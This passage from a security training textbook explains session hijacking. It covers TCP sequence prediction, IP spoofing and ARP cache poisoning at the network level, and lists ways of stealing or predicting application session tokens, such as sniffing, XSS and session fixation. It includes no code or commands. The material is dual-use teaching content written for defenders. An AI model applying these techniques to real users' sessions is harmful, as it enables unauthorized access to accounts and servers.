



James logs on to the server with his credentials
James
(Victim)
Predicts the sequence and kills James' connection
Server
Spoofs James' IP and hijacks the session
John (Attacker)

Figure 11.6: Session hijacking

In summary, the hijacking of non-encrypted TCP communications requires the presence of non-encrypted session-oriented traffic, the ability to recognize TCP sequence numbers from which the next sequence number (NSN) can be predicted, and the ability to spoof a host's media access control (MAC) or IP address to receive communications that are not destined for the attacker's host. If the attacker is on the local segment, they can sniff and predict the ISN + 1 number and route the traffic back to them by poisoning the ARP caches on the two legitimate hosts participating in the session.



LO#02: Explain Application-Level Session Hijacking



Application-Level Session Hijacking

- In a session hijacking attack, a session token is stolen or a valid session token is predicted **to gain unauthorized access** to the web server

A session token can be compromised in various ways

1. Session sniffing
2. Predictable session token
3. Man-in-the-middle attack
4. Man-in-the-browser attack
5. Cross-site scripting (XSS) attack
6. Cross-site request forgery attack
7. Session replay attack
8. Session fixation attack
9. CRIME attack
10. Forbidden attack
11. Session donation attack
12. PetitPotam hijacking

Application-Level Session Hijacking

This section discusses application-level session hijacking and various methods to compromise the session token, such as session sniffing and the use of predictable session tokens.

In application-level session hijacking, an attacker steals or predicts a valid session token to gain unauthorized access to a web server or create a new unauthorized session. Usually, network-level and application-level session hijacking occur together because a successful network-level session hijack provides an attacker with ample information to perform application-level session hijacking. Application-level session hijacking relies on HTTP sessions.

An attacker implements various techniques such as stealing, guessing, and brute forcing to obtain a valid session ID, which helps in acquiring control over a valid user's session while it is in 